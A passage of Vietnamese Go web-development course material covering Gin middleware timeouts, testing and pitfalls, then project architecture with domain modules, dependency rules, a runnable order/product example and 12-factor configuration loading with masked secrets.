Gọi dịch vụ ngoài	`http.Client{Timeout}` hoặc `ctx`	Dịch vụ ngoài chậm không kéo ta chết theo (Buổi 39)

Phần cuối của chương trình trước minh họa **timeout hợp tác**: middleware gắn `context` có hạn vào `c.Request`; handler truyền `c.Request.Context()` cho mọi thao tác chậm (ở đây là hàm `slow`, trong thực tế là truy vấn DB hay lời gọi HTTP). Hết hạn ⇒ `ctx.Done()` đóng ⇒ thao tác dừng ngay ⇒ handler `return` ⇒ middleware thấy `DeadlineExceeded` và **chưa ai ghi phản hồi** nên trả `504`. `/slow` hoàn tất trong khoảng 100 ms thay vì 2 giây.

Điều cốt lõi: **timeout trong Go là hợp tác**. Go không thể "giết" một goroutine; nếu handler không kiểm tra `ctx` (ví dụ chỉ gọi hàm tính toán thuần CPU, hoặc dùng thư viện không nhận `ctx`) thì hạn chót không có tác dụng và goroutine vẫn chạy đến cùng. Vì thế quy tắc là: **mọi hàm I/O nhận `ctx` làm tham số đầu tiên** và truyền nó xuống.

> **Tránh kiểu "timeout bằng cách chạy handler trong goroutine khác"**
> Một số middleware timeout chạy handler trong goroutine riêng và `select` giữa kết quả với `time.After`. Cách này có nhiều bẫy: handler vẫn chạy sau khi đã trả `504` (rò rỉ, và còn **ghi tiếp** vào `ResponseWriter` đã đóng ⇒ race/panic), `*gin.Context` bị dùng trong hai goroutine, và panic trong goroutine con thoát khỏi Recovery. Mẫu hợp tác ở trên đơn giản và an toàn hơn. Nếu dùng thư viện timeout có sẵn, hãy đọc kỹ cách nó giải quyết các vấn đề đó.

Chọn hạn chót thế nào? Dựa vào **đo đạc**: hạn chót mỗi request nên lớn hơn p99 độ trễ bình thường vài lần (ví dụ p99 = 400 ms ⇒ hạn 2–3 giây), và hạn của tầng ngoài phải **lớn hơn tổng** các hạn tầng trong (nếu API gọi DB 2 giây ×3 lần thì hạn request 3 giây là vô nghĩa). Đây là khái niệm **ngân sách thời gian** (*deadline propagation*): hạn chót đi theo `ctx` xuống mọi tầng nên mỗi tầng biết còn bao nhiêu thời gian.

7. Viết và kiểm thử middleware

Ba mẫu thiết kế thường dùng:

- **Nhà máy (factory) trả về** `HandlerFunc`: `func RateLimit(l *Limiter) gin.HandlerFunc`. Cấu hình và phụ thuộc đi qua tham số, đóng gói bằng closure, không dùng biến toàn cục. Mọi middleware trong buổi này theo mẫu đó, vì vậy kiểm thử được bằng cách tạo bản riêng với đồng hồ giả.
- **Tính toán nặng một lần ngoài closure**: ví dụ biên dịch regex, dựng `map` danh sách trắng, nối chuỗi `methods` *ngoài* hàm trả về (xem `CORS`), không làm lại mỗi request.
- **Chỉ làm một việc**: middleware "log + xác thực + giới hạn" gộp chung rất khó test và khó sắp xếp lại thứ tự.

Kiểm thử một middleware độc lập không cần chạy cả ứng dụng: dựng engine tối thiểu chỉ với middleware đó và một handler giả ghi nhận việc nó có được gọi hay không.

```
func TestAuthChanKhiThieuToken(t *testing.T) {
    gin.SetMode(gin.TestMode)
    called := false
    r := gin.New()
    r.GET("/x", auth(), func(c *gin.Context) { called = true })

    rec := httptest.NewRecorder()
    r.ServeHTTP(rec, httptest.NewRequest("GET", "/x", nil))

    if rec.Code != http.StatusUnauthorized {
        t.Fatalf("mã = %d, muốn 401", rec.Code)
    }
    if called {
        t.Fatal("handler không được chạy khi thiếu token")
    }
}
```

Với bài kiểm thử trên, `called` là bằng chứng **handler thật sự không chạy**, thứ mà việc chỉ kiểm tra mã `401` không chứng minh được.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Quên `return` sau `Abort...`**: code sau đó trong cùng middleware vẫn chạy.
2. **`c.JSON(401, ...)` rồi `return` mà không `Abort`**: middleware/handler phía sau **vẫn chạy**. Dùng `AbortWithStatusJSON`.
3. **Dùng `c` trong goroutine sau khi handler trả về** (không `Copy`): dữ liệu của request khác lẫn vào.
4. **Thứ tự sai**: CORS sau auth (preflight `401`), Recovery ngoài log (mất dòng log của request panic), rate limit sau bước xác thực tốn kém.
5. **Gọi `r.Use` sau khi khai báo route**: route đó không có middleware.
6. **Nhãn log/metrics từ URL thô** (`/products/12345`) thay vì `FullPath()`.
7. **Tin `X-Request-Id`/header của client**: tiêm log, ID dài vô tận.
8. **Ghi log `Authorization`, cookie, thân request**.
9. **CORS: phản chiếu mọi origin**, dùng `*` kèm credentials, so khớp bằng `HasSuffix`, thiếu `Vary: Origin`; hoặc coi CORS là biện pháp bảo vệ API.
10. **Rate limit theo `ClientIP` khi Gin tin mọi proxy**: bị vô hiệu bằng `X-Forwarded-For` giả.
11. **Map giới hạn tần suất không bao giờ dọn**: rò rỉ bộ nhớ.
12. **Không `CancelAt` khi từ chối** (thuật toán token bucket tự phạt oan).
13. **Timeout bằng goroutine riêng**; hoặc đặt timeout nhưng handler không truyền `ctx` xuống I/O ⇒ hạn chót vô tác dụng.
14. **Bộ đếm giới hạn trong bộ nhớ khi chạy nhiều instance** mà tin là giới hạn toàn cục.
15. **Middleware làm việc nặng/chặn** (gọi DB mỗi request để kiểm tra điều đơn giản): cộng dồn thành điểm nghẽn của toàn hệ thống.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Với ShopGo, cả chuỗi này nằm trong `internal/platform/middleware` và được lắp ráp ở **một nơi duy nhất** (hàm `NewRouter` trong `cmd/api`) để ai đọc cũng thấy toàn bộ thứ tự trên một màn hình. Hai thói quen đáng giá: (1) viết **bài kiểm thử thứ tự** (dựng router thật, gọi `OPTIONS` không token và khẳng định `204`, gọi route riêng tư không token và khẳng định `401` kèm header CORS): bài test này chặn việc ai đó vô tình xếp lại middleware; (2) coi **giá trị mặc định là an toàn**: route mới tạo nằm trong nhóm có xác thực, muốn công khai phải khai báo rõ ràng, thay vì mặc định công khai rồi nhớ thêm auth. Về vận hành, hãy chuẩn bị sẵn công tắc: giới hạn tần suất và timeout đọc từ cấu hình (Buổi 27, cấu hình theo 12-factor) để khi bị tấn công hay chậm bất thường bạn **chỉnh được mà không cần build lại**.

10. Tóm tắt

Tóm tắt buổi học

- Middleware là mô hình **củ hành**: code trước `c.Next()` chạy lúc vào, sau `c.Next()` chạy lúc ra theo thứ tự ngược; `Abort` chặn handler sau nhưng **không dừng hàm hiện tại** (cần `return`) và các lớp ngoài vẫn chạy phần "ra".
- Dữ liệu giữa lớp: `c.Set/Get` bọc trong hàm **có kiểu**; dữ liệu tầng dưới cần thì đi qua `context.Context`; goroutine dùng `c.Copy()` hoặc truyền giá trị đã trích.
- Thứ tự khuyến nghị: **Request ID → Log → Recovery → CORS → header bảo mật → rate limit → timeout → auth → phân quyền**.
- Access log: một dòng `slog` có cấu trúc, dùng **mẫu route** (`FullPath`), mức theo mã trạng thái, không ghi bí mật, ID từ ngoài phải được kiểm tra.
- **CORS** do trình duyệt thực thi, không thay thế xác thực; danh sách trắng chính xác, `Vary: Origin`, trả lời preflight trước auth; tránh `*` + credentials và phản chiếu bừa bãi.
- **Rate limit**: token bucket (`x/time/rate`), khóa theo IP/người dùng, `429` + `Retry-After`, `CancelAt` khi từ chối, dọn khóa cũ, `ClientIP` đúng; nhiều instance cần Redis.
- **Timeout** là hợp tác qua `context`: đặt ở nhiều tầng, mọi I/O nhận `ctx`; hạn chót tầng ngoài > tổng tầng trong.
- Middleware nhỏ, một việc, nhận phụ thuộc qua tham số, và có test (kể cả bài test **thứ tự**).

11. Bài tập

1. **[Cơ bản]** Viết middleware `Timing` đặt header `Server-Timing: app;dur=<ms>` cho mọi phản hồi. Vướng mắc: header phải được đặt **trước** khi thân được ghi, mà thời gian xử lý chỉ biết **sau** `c.Next()`. Giải quyết bằng cách bọc `c.Writer` (nhúng `gin.ResponseWriter`, ghi đè `WriteHeader` và `Write` để chèn header ngay trước lần ghi đầu tiên). Viết test và giải thích vì sao cách đơn giản `c.Next(); c.Header(...)` không hoạt động với phản hồi đã ghi thân.
2. **[Cơ bản]** Viết bài test chứng minh thứ tự củ hành: ba middleware ghi vào một slice, kiểm tra chuỗi `A:vào B:vào C:vào handler C:ra B:ra A:ra`; biến thể một middleware `Abort` ở giữa. Thêm một test chứng minh `c.JSON(401)` + `return` **không** `Abort` thì handler phía sau vẫn chạy.
3. **[Cơ bản]** Viết middleware `RequireJSON` trả `415` nếu `Content-Type` không phải `application/json` với các phương thức `POST/PUT/PATCH`, và `BodyLimit(n)` bọc `http.MaxBytesReader`. Kiểm thử bằng bảng.
4. **[Trung bình]** Hoàn thiện `AccessLog`: bỏ qua `/healthz`, thêm `user_id` (nếu đã xác thực) và `client_ip`, ghi `error` đầu tiên trong `c.Errors` nếu có, và **che** query string nhạy cảm (`token=`, `password=`) trước khi log. Viết test dùng `slog.NewJSONHandler` ghi vào buffer rồi giải mã JSON để khẳng định.
5. **[Trung bình]** Cấu hình CORS có **bài test chống tấn công**: danh sách trắng gồm `https://shop.example.vn`; chứng minh bị từ chối `https://evilshop.example.vn`, `https://shop.example.vn.evil.com`, `http://shop.example.vn` (khác giao thức), `null`, và `https://SHOP.example.vn` (chữ hoa: quyết định có chấp nhận không và giải thích). Kiểm tra `Vary: Origin` luôn có.
6. **[Trung bình]** Mở rộng rate limiter: hạn mức khác nhau theo nhóm route (đăng nhập 5/phút, API chung 100/phút), thêm các header `X-RateLimit-Limit`, `X-RateLimit-Remaining` cho phản hồi thành công,

chạy goroutine `Sweep` định kỳ dừng được bằng `context`. Viết test đồng thời 100 goroutine bằng cờ `-race` (chạy trong WSL/Linux/CI) chứng minh không có race.

7. **[Nâng cao]** Cài **rate limit phân tán bằng Redis** (sau Buổi 32): script Lua token bucket hoặc cửa sổ trượt dùng `sorted set`; middleware chấp nhận lỗi Redis theo chính sách có thể cấu hình (`fail-open`: cho qua khi Redis chết, hay `fail-closed`: từ chối). Giải thích chọn chính sách nào cho route đăng nhập và cho route danh sách sản phẩm.
8. **[Nâng cao]** Cài timeout hợp tác đầy đủ: middleware `Timeout(d)`, hàm `repo.Slow(ctx)` dùng `pg_sleep` thật qua pgx để truy vấn bị hủy khi hết hạn (kiểm tra bên Postgres rằng truy vấn **thực sự bị hủy**, không còn trong `pg_stat_activity`). Thêm test: handler *không* tôn trọng `ctx` thì hạn chót vô tác dụng, minh họa vì sao phải truyền `ctx`.
9. **[Thử thách]** Cài middleware **xác thực + ngữ cảnh người dùng** hoàn chỉnh bằng token đơn giản (bảng token trong bộ nhớ): gắn `Principal{UserID, Roles}` vào `context.Context` (không chỉ `c.Set`) để tầng service đọc được; viết `RequireRole("admin")` cho route; `UserID(ctx)` dùng được trong service không import Gin. Viết **bài test thứ tự** toàn chuỗi như mô tả ở mục 9 (preflight không token ra `204`, route riêng tư thiếu token ra `401` vẫn kèm header CORS và `X-Request-Id`, request bị giới hạn ra `429` và có dòng log).

Buổi 27 — Kiến trúc dự án: module hóa, phân tầng, cấu hình, tắt êm

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 6, 9, 10, 15, 16, 19, 23–26

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Chọn cách tổ chức mã **theo nghiệp vụ** (package-by-domain) thay vì theo loại tệp, và giải thích vì sao.
- Dựng bố cục thư mục ShopGo (`cmd/`, `internal/<module>`, `internal/platform`) và phát biểu **quy tắc phụ thuộc** giữa các tầng, giữa các module.
- Thiết kế **interface do bên dùng định nghĩa** để module giao tiếp mà không import nhau, giữ nghiệp vụ không biết Gin hay pgx.
- Nạp **cấu hình theo 12-factor**: từ môi trường, kiểm tra hết, báo mọi lỗi một lượt, che bí mật.
- Lắp ráp ứng dụng ở một **composition root** bằng tiêm phụ thuộc thủ công, và biết khi nào mới cần `wire`/`fx`.
- Viết vòng đời tiến trình đúng: khởi động fail-fast, **tắt êm** (graceful shutdown), phân biệt liveness và readiness.

Kiến trúc là thứ khó sửa nhất về sau

Sửa một hàm tốn vài phút; sửa việc "mọi package import lẫn nhau, handler chứa SQL, biến toàn cục khắp nơi" tốn vài **tháng**. Phần lớn "mã rác" không do viết sai thuật toán mà do **ranh giới mờ**. Buổi này không dạy một kiến trúc "đúng tuyệt đối", mà dạy một bộ **quy tắc nhỏ, có kiểm chứng được**, đủ giữ cho ShopGo sạch từ v1 đến lúc tách dịch vụ ở Giai đoạn 7.

1. Hai cách chia mã: theo loại hay theo nghiệp vụ?

Cách người mới thường làm (mượn từ framework MVC) là chia theo **loại tệp**:

```
handlers/   user.go  product.go  order.go
services/   user.go  product.go  order.go
repositories/ user.go product.go order.go
models/     user.go  product.go  order.go
```

Cách này có vẻ gọn nhưng gây ba nỗi đau: (1) thêm một tính năng nghĩa là sửa **bốn thư mục**; (2) package `models` trở thành "bãi rác" mọi nơi đều import, nên **mọi thứ phụ thuộc mọi thứ**; (3) không có ranh giới nào để tách riêng một phần nghiệp vụ ra sau này.

Cách khuyến nghị cho Go là chia theo **nghiệp vụ** (*package-by-domain*), mỗi module tự chứa đủ các tầng của nó:

```
shopgo/
├── cmd/
│   └── api/                  # composition root: main.go, nơi DUY NHẤT lắp ráp mọi thứ
├── internal/                 # mã của ứng dụng; Go CẤM module bên ngoài import
│   ├── user/                 # MODULE người dùng
```

```
│   │   ├── model.go          #   thực thể + quy tắc thuần (không import gin, pgx)
│   │   ├── service.go        #   logic nghiệp vụ, định nghĩa interface Repository
│   │   ├── repository.go     #   hiện thực Repository bằng pgx (hoặc tách repository_pg.go)
│   │   ├── handler.go        #   tầng HTTP: DTO, binding, gọi service, ánh xạ lỗi
│   │   └── module.go         #   NewModule(deps) + RegisterRoutes(router)
│   ├── product/              # MODULE sản phẩm (cùng cấu trúc)
│   ├── order/                # MODULE đơn hàng (cùng cấu trúc)
│   └── platform/             # hạ tầng DÙNG CHUNG, không chứa nghiệp vụ
│       ├── config/           #   nạp và kiểm tra cấu hình
│       ├── logger/           #   dựng slog
│       ├── database/         #   pgxpool, WithTx, migrations runner
│       ├── httpx/            #   AppError, Wrap, BindJSON, Page[T] (Buổi 24-25)
│       └── middleware/       #   request ID, log, CORS, rate limit (Buổi 26)
├── migrations/               # *.sql (Buổi 21)
├── api/openapi.yaml          # hợp đồng API (Buổi 30)
├── deploy/                   # Dockerfile, k8s, ... (Giai đoạn 6)
├── Makefile
└── go.mod
```

	Theo loại tệp	Theo nghiệp vụ (khuyến nghị)
Thêm tính năng "đơn hàng"	Sửa 4 thư mục	Sửa trong `internal/order`
Hiểu một phần nghiệp vụ	Nhảy qua nhiều thư mục	Đọc một thư mục
Ranh giới giữa nghiệp vụ	Không có	Có: mỗi package là một ranh giới
Tách thành dịch vụ riêng về sau	Phải xé lại toàn bộ	Nhấc cả thư mục ra
Rủi ro	Package "models" phình to	Cần kỷ luật để module không chạm vào nhau

Về `internal/`: Go đảm bảo một package nằm dưới `internal/` chỉ được import bởi mã **cùng gốc cha** của `internal`. Với ứng dụng (không phải thư viện), nó mang ý nghĩa: "không ai bên ngoài kho mã này phụ thuộc vào nội bộ của tôi", nên bạn được tự do đổi mà không sợ phá ai. Đặt gần như **toàn bộ mã** dưới `internal/`, chỉ để `cmd/` ngoài. Thư mục `pkg/` hay gặp trong các dự án mẫu hầu như vô ích với ứng dụng; đừng sao chép thói quen đó.

Về tên package: ngắn, chữ thường, danh từ, **không lặp tên khi gọi** (`product.Service` chứ không phải `product.ProductService`; xem Buổi 6). Tránh `util`, `common`, `helpers`, `base`: tên không nói lên trách nhiệm là dấu hiệu của một ngăn kéo bừa bộn.

2. Các tầng bên trong một module

Mỗi module có bốn trách nhiệm, tách thành các tệp (hoặc package con khi lớn). Phụ thuộc chỉ đi **một chiều từ ngoài vào trong**:

```
handler  ──►  service  ──►  repository (interface, định nghĩa trong service)
   │             │                ▲
   │             └──► model       │ hiện thực
   └──► DTO (request/response)    └── repository_pg.go  ──►  pgx
```

Tầng	Trách nhiệm	Không được làm
handler	Đọc request (bind, validate hình dạng), gọi service, ánh xạ kết quả/lỗi sang HTTP	Chứa quy tắc nghiệp vụ, viết SQL, truyền `*gin.Context` xuống dưới

Tầng	Trách nhiệm	Không được làm
service	Quy tắc nghiệp vụ, điều phối nhiều repository, quản lý giao dịch	Import `gin`, `pgx`, `net/http`; biết mã HTTP
repository	Truy cập dữ liệu: SQL, ánh xạ hàng ↔ model, dịch lỗi CSDL sang lỗi miền	Chứa quy tắc nghiệp vụ; để lộ kiểu của `pgx` cho tầng trên
model	Thực thể và quy tắc **thuần** (hợp lệ trạng thái, tính tiền)	Biết gì về CSDL hay HTTP

Ba quy ước làm cho phân tầng thực sự có tác dụng thay vì chỉ là hình thức:

1. **Interface do bên DÙNG định nghĩa, đặt cạnh bên dùng.** `service.go` khai báo `type Repository interface{...}` với **đúng** các phương thức service cần (Buổi 9: *"accept interfaces, return structs"*). Hiện thực `pgx` nằm cùng package nhưng service không biết đến nó. Đừng định nghĩa interface ở phía hiện thực kiểu Java rồi để nó liệt kê 30 phương thức.
2. **Ba loại struct, ba mục đích.** *DTO* (hình dạng JSON, có tag `json`/`binding`) ở handler; *model* (khái niệm nghiệp vụ) ở service; *row/record* (ánh xạ cột) ở repository. Với CRUD đơn giản ba loại này trông giống hệt nhau, và đó là cám dỗ để dùng chung một struct. Đừng: khi thêm cột `password_hash` hay `is_admin` vào bảng, bạn không muốn nó tự động xuất hiện trong JSON phản hồi hay nhận từ JSON yêu cầu (mass assignment, Buổi 24). Chấp nhận sao chép một ít mã để đổi lấy khả năng thay đổi từng tầng độc lập.
3. **Lỗi đi lên dưới dạng lỗi miền.** Repository dịch `pgx.ErrNoRows` thành `ErrNotFound`, vi phạm UNIQUE (`23505`) thành `ErrConflict` (Buổi 20); service thêm ngữ cảnh bằng `%w`; handler (qua `respondError`, Buổi 25) mới biết `ErrNotFound` ứng với `404`. Mỗi tầng chỉ hiểu lỗi của tầng ngay dưới nó.

3. Ranh giới giữa các module

Bạn đang xây **modular monolith**: một tiến trình, một CSDL, nhưng mã chia thành module có ranh giới rõ (lý do chọn, so với microservices: Buổi 40). Ranh giới chỉ có ý nghĩa nếu được **giữ**. Bốn luật:

1. Module A **không import** package nội bộ của module B (`order` không được `import "shopgo/internal/product"` rồi gọi thẳng repository của nó).
2. Module A **không đọc/ghi bảng** của module B. Muốn dữ liệu của B, hỏi qua **API công khai của B** (service). Đây là luật quan trọng nhất, vì dính dữ liệu là cái khó tách nhất khi lên microservices.
3. Giao tiếp qua **interface nhỏ do bên gọi định nghĩa**. `order` cần "giữ chỗ tồn kho", nên khai báo `StockReserver` với một phương thức; `product.Service` thỏa mãn nó mà không cần biết `order` tồn tại.
4. Phụ thuộc giữa module **không được tạo vòng** (Go cấm import vòng ở mức package; về nghiệp vụ, nếu `order` cần `product` và `product` cần `order` thì khái niệm bị chia sai, hoặc cần chuyển sang sự kiện).

Chương trình dưới đây dựng đúng mô hình đó với hai module và bộ lắp ráp. Để chạy được bằng một tệp, các "package" được tách thành các khối có chú thích; trong dự án thật mỗi khối là một thư mục.

```
package main


// Ví dụ này đặt "ba module" trong MỘT tệp để chạy được bằng `go run`.
// Trong dự án thật, mỗi khối dưới đây là một package riêng:
//   internal/product  (model, service, repository, handler)
//   internal/order    (model, service, repository, handler)
//   cmd/api           (composition root = hàm main bên dưới)
```

```go
import (
    "context"
    "errors"
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"
    "sync"

    "github.com/gin-gonic/gin"
)

// ======================== module product ========================

var ErrProductNotFound = errors.New("không tìm thấy sản phẩm")
var ErrOutOfStock = errors.New("không đủ tồn kho")

type Product struct {
    ID    int64
    Name  string
    Stock int
    Price int64
}

// ProductRepository: interface do chính module product định nghĩa; hạ tầng (pgx) hiện thực nó.
type ProductRepository interface {
    // DecrementStock trừ kho NGUYÊN TỬ; trả ErrOutOfStock nếu không đủ.
    DecrementStock(ctx context.Context, id int64, qty int) (Product, error)
}

type ProductService struct{ repo ProductRepository }

func NewProductService(r ProductRepository) *ProductService { return &ProductService{repo: r} }

// Reserve là API CÔNG KHAI của module product cho module khác dùng.
func (s *ProductService) Reserve(ctx context.Context, id int64, qty int) (Product, error) {
    if qty <= 0 {
        return Product{}, fmt.Errorf("số lượng phải dương: %d", qty)
    }
    return s.repo.DecrementStock(ctx, id, qty)
}

// memProductRepo: hiện thực trong bộ nhớ (thay cho pgx khi thử nghiệm).
type memProductRepo struct {
    mu sync.Mutex
    m  map[int64]*Product
}

func (r *memProductRepo) DecrementStock(_ context.Context, id int64, qty int) (Product, error) {
    r.mu.Lock()
    defer r.mu.Unlock()
    p, ok := r.m[id]
    if !ok {
        return Product{}, ErrProductNotFound
    }
    if p.Stock < qty {
        return Product{}, fmt.Errorf("sản phẩm %d còn %d, cần %d: %w", id, p.Stock, qty, ErrOutOfStock)
    }
    p.Stock -= qty
    return *p, nil
}

// ======================== module order ========================

// StockReserver: interface NHỎ do module order định nghĩa, mô tả đúng thứ order cần từ bên ngoài.
// order KHÔNG import package product; product.Service tình cờ thỏa interface này (kiểu Go).
```

```
type StockReserver interface {
    Reserve(ctx context.Context, id int64, qty int) (Product, error)
}

type Order struct {
    ID    int64
    Total int64
}

type OrderService struct {
    stock  StockReserver
    nextID int64
}

func NewOrderService(s StockReserver) *OrderService { return &OrderService{stock: s} }

func (s *OrderService) Place(ctx context.Context, productID int64, qty int) (Order, error) {
    p, err := s.stock.Reserve(ctx, productID, qty)
    if err != nil {
        return Order{}, fmt.Errorf("đặt hàng: %w", err)
    }
    s.nextID++
    return Order{ID: s.nextID, Total: p.Price * int64(qty)}, nil
}

// OrderHandler: tầng HTTP. Chỉ làm: đọc request -> gọi service -> ánh xạ kết quả/lỗi sang HTTP.
type OrderHandler struct{ svc *OrderService }

type placeReq struct {
    ProductID int64 `json:"product_id" binding:"required,gt=0"`
    Qty       int   `json:"qty" binding:"required,gt=0"`
}

func (h *OrderHandler) Place(c *gin.Context) {
    var req placeReq
    if err := c.ShouldBindJSON(&req); err != nil {
        c.JSON(http.StatusUnprocessableEntity, gin.H{"error": "dữ liệu không hợp lệ"})
        return
    }
    o, err := h.svc.Place(c.Request.Context(), req.ProductID, req.Qty)
    switch {
    case errors.Is(err, ErrProductNotFound):
        c.JSON(http.StatusNotFound, gin.H{"error": "không tìm thấy sản phẩm"})
    case errors.Is(err, ErrOutOfStock):
        c.JSON(http.StatusConflict, gin.H{"error": "không đủ tồn kho"})
    case err != nil:
        c.JSON(http.StatusInternalServerError, gin.H{"error": "lỗi hệ thống"})
    default:
        c.JSON(http.StatusCreated, gin.H{"id": o.ID, "total": o.Total})
    }
}

// ======================== composition root (cmd/api) ========================

// buildRouter là NƠI DUY NHẤT biết cách lắp mọi mảnh: chọn hiện thực cụ thể, truyền phụ thuộc vào qua
constructor.
func buildRouter(repo ProductRepository) *gin.Engine {
    products := NewProductService(repo)
    orders := NewOrderService(products) // *ProductService thỏa StockReserver
    h := &OrderHandler{svc: orders}

    r := gin.New()
    r.POST("/orders", h.Place)
    return r
}

func main() {
    gin.SetMode(gin.TestMode)
```

```
    repo := &memProductRepo{m: map[int64]*Product{
        1: {ID: 1, Name: "Áo thun", Stock: 5, Price: 250_000},
    }}
    r := buildRouter(repo)

    post := func(body string) {
        req := httptest.NewRequest("POST", "/orders", strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        fmt.Printf("%-34s -> %d %s\n", body, rec.Code, strings.TrimSpace(rec.Body.String()))
    }
    post(`{"product_id":1,"qty":2}`)
    post(`{"product_id":1,"qty":2}`)
    post(`{"product_id":1,"qty":2}`) // chỉ còn 1
    post(`{"product_id":99,"qty":1}`)
    post(`{"product_id":1,"qty":0}`)

    // Kiểm thử order KHÔNG cần product thật, cũng không cần Gin hay CSDL: thay bằng một hàm giả.
    fake := reserverFunc(func(context.Context, int64, int) (Product, error) {
        return Product{Price: 1000}, nil
    })
    o, err := NewOrderService(fake).Place(context.Background(), 7, 3)
    fmt.Printf("order với kho giả: %+v, lỗi=%v\n", o, err)
}

type reserverFunc func(context.Context, int64, int) (Product, error)

func (f reserverFunc) Reserve(ctx context.Context, id int64, qty int) (Product, error) {
    return f(ctx, id, qty)
}
```

```
{"product_id":1,"qty":2}           -> 201 {"id":1,"total":500000}
{"product_id":1,"qty":2}           -> 201 {"id":2,"total":500000}
{"product_id":1,"qty":2}           -> 409 {"error":"không đủ tồn kho"}
{"product_id":99,"qty":1}          -> 404 {"error":"không tìm thấy sản phẩm"}
{"product_id":1,"qty":0}           -> 422 {"error":"dữ liệu không hợp lệ"}
order với kho giả: {ID:1 Total:3000}, lỗi=<nil>
```

Những điều cần đọc ra từ chương trình:

- `OrderService` **chỉ biết** `StockReserver`, một interface một phương thức do chính `order` khai báo. `*ProductService` thỏa mãn nó **ngầm định** (kiểu cấu trúc của Go), nên hai module không phụ thuộc lẫn nhau ở mức mã. Muốn tách `product` thành dịch vụ riêng sau này, chỉ cần viết một hiện thực khác của `StockReserver` gọi qua gRPC (Buổi 34, 50); `OrderService` không đổi một dòng.
- **Kiểm thử** `order` **không cần Gin, không cần CSDL, không cần** `product` (dòng cuối: kho giả bằng một hàm). Đó là phần thưởng thực tế của ranh giới: test nhanh, cô lập, không cấu hình.
- `buildRouter` **là composition root**: nơi duy nhất biết "dùng hiện thực nào": `memProductRepo` ở đây, `pgProductRepo` khi chạy thật. Đổi hạ tầng chỉ sửa chỗ này.
- **Lỗi và ranh giới.** Handler của `order` dùng `errors.Is(err, ErrProductNotFound)`: lỗi miền của `product` đang rò sang `order`. Có hai cách chấp nhận được: (a) cho phép import **chỉ các biến lỗi** công khai của module kia (coi chúng là một phần API công khai); hoặc (b) tốt hơn khi ranh giới quan trọng: `order` khai báo lỗi của riêng nó (`ErrUnknownProduct`, `ErrInsufficientStock`) và lớp **adapter** (nơi nối hai module trong composition root) dịch lỗi của `product` sang lỗi của `order`. (b) tốn thêm một chút mã nhưng khiến việc thay bằng dịch vụ từ xa không làm lộ lỗi gRPC.
- **Giao dịch xuyên module** là chỗ khó nhất: đặt hàng cần trừ kho (`product`) và ghi đơn (`order`) trong **một** giao dịch CSDL. Trong monolith bạn có thể truyền một `Tx` qua `context` hoặc dùng mẫu `WithTx`

(Buổi 20, 28); khi tách dịch vụ, nó đổi thành saga (Buổi 39). Đây là lý do luật số 2 quan trọng: nếu hai module "lén" join bảng của nhau thì không còn đường lui.

Cách bảo đảm luật không bị phá theo thời gian. Quy ước bằng lời không sống nổi qua 6 tháng và 5 người đóng góp. Hãy biến nó thành kiểm tra tự động trong CI: (1) cấu hình `golangci-lint` với `depguard` để cấm `order` import `product` và ngược lại; (2) một bài test dùng `go list -deps` hoặc `golang.org/x/tools/go/packages` để khẳng định đồ thị phụ thuộc; (3) review: bất kỳ `import "…/internal/<module khác>"` nào cũng là dấu hiệu cần giải thích. Công cụ chuyên dụng: `go-arch-lint`, `arch-go`.

4. Cấu hình theo 12-factor

Nguyên tắc 12-factor về cấu hình: **mọi thứ khác nhau giữa các môi trường (dev, staging, production) phải nằm ngoài mã, trong biến môi trường.** Cùng một tệp nhị phân/ảnh Docker chạy được ở mọi nơi, chỉ khác môi trường. Hệ quả: không có `config.production.yaml` trong kho mã, không `if env == "prod"` rải rác trong logic.

Thiết kế một bộ nạp cấu hình tốt gồm năm yêu cầu:

1. **Kiểu mạnh**: struct có trường đúng kiểu (`time.Duration`, `slog.Level`, `[]string`), không phải mấy chuỗi `os.Getenv` rải khắp nơi.
2. **Giá trị mặc định hợp lý cho dev**, nhưng **không có mặc định cho bí mật** (`DATABASE_URL`, `JWT_SECRET`): thiếu thì lỗi.
3. **Kiểm tra hết lúc khởi động và fail-fast**: tiến trình cấu hình sai phải **chết ngay khi khởi động** với thông báo rõ ràng, không phải chạy rồi mới nổ lúc có request đầu tiên.
4. **Báo mọi lỗi một lượt** (`errors.Join`): người vận hành sửa một lần, không phải chạy-sửa-chạy-sửa mười lần.
5. **Che bí mật**: kiểu `Secret` có `String()`, `LogValue()`, `MarshalText()` trả `[ĐÃ ẨN]` để lỡ `log.Info("cfg", "cfg", cfg)` hay `fmt.Printf("%+v")` cũng không lộ.

Hàm `Load` nhận `getenv func(string) string` thay vì gọi `os.Getenv` trực tiếp, để kiểm thử bằng bản đồ mà không đụng môi trường thật:

```
package main

import (
    "errors"
    "fmt"
    "log/slog"
    "net/url"
    "os"
    "strconv"
    "strings"
    "time"
)

// Secret che giá trị nhạy cảm khi in / ghi log / mã hóa JSON. Giá trị thật chỉ lấy bằng Reveal().
type Secret string

func (s Secret) String() string               { return "[ĐÃ ẨN]" }
func (s Secret) GoString() string             { return "[ĐÃ ẨN]" }
func (s Secret) LogValue() slog.Value         { return slog.StringValue("[ĐÃ ẨN]") }
func (s Secret) MarshalText() ([]byte, error) { return []byte("[ĐÃ ẨN]"), nil }
func (s Secret) Reveal() string               { return string(s) }

type Config struct {
```

```
    Env               string // dev | staging | production
    HTTPAddr          string
    DatabaseURL       Secret
    JWTSecret         Secret
    LogLevel          slog.Level
    ReadHeaderTimeout time.Duration
    ShutdownTimeout   time.Duration
    RateLimitRPS      float64
    CORSOrigins       []string
}

// Load đọc cấu hình từ MÔI TRƯỜNG (12-factor), kiểm tra hết, và gom MỌI lỗi một lượt.
// getenv được tiêm vào để kiểm thử mà không đụng biến môi trường thật.
func Load(getenv func(string) string) (Config, error) {
    var errs []error
    bad := func(key, why string) { errs = append(errs, fmt.Errorf("%s: %s", key, why)) }

    str := func(key, def string) string {
        if v := strings.TrimSpace(getenv(key)); v != "" {
            return v
        }
        return def
    }
    required := func(key string) string {
        v := strings.TrimSpace(getenv(key))
        if v == "" {
            bad(key, "bắt buộc phải có")
        }
        return v
    }
    dur := func(key, def string) time.Duration {
        d, err := time.ParseDuration(str(key, def))
        if err != nil || d <= 0 {
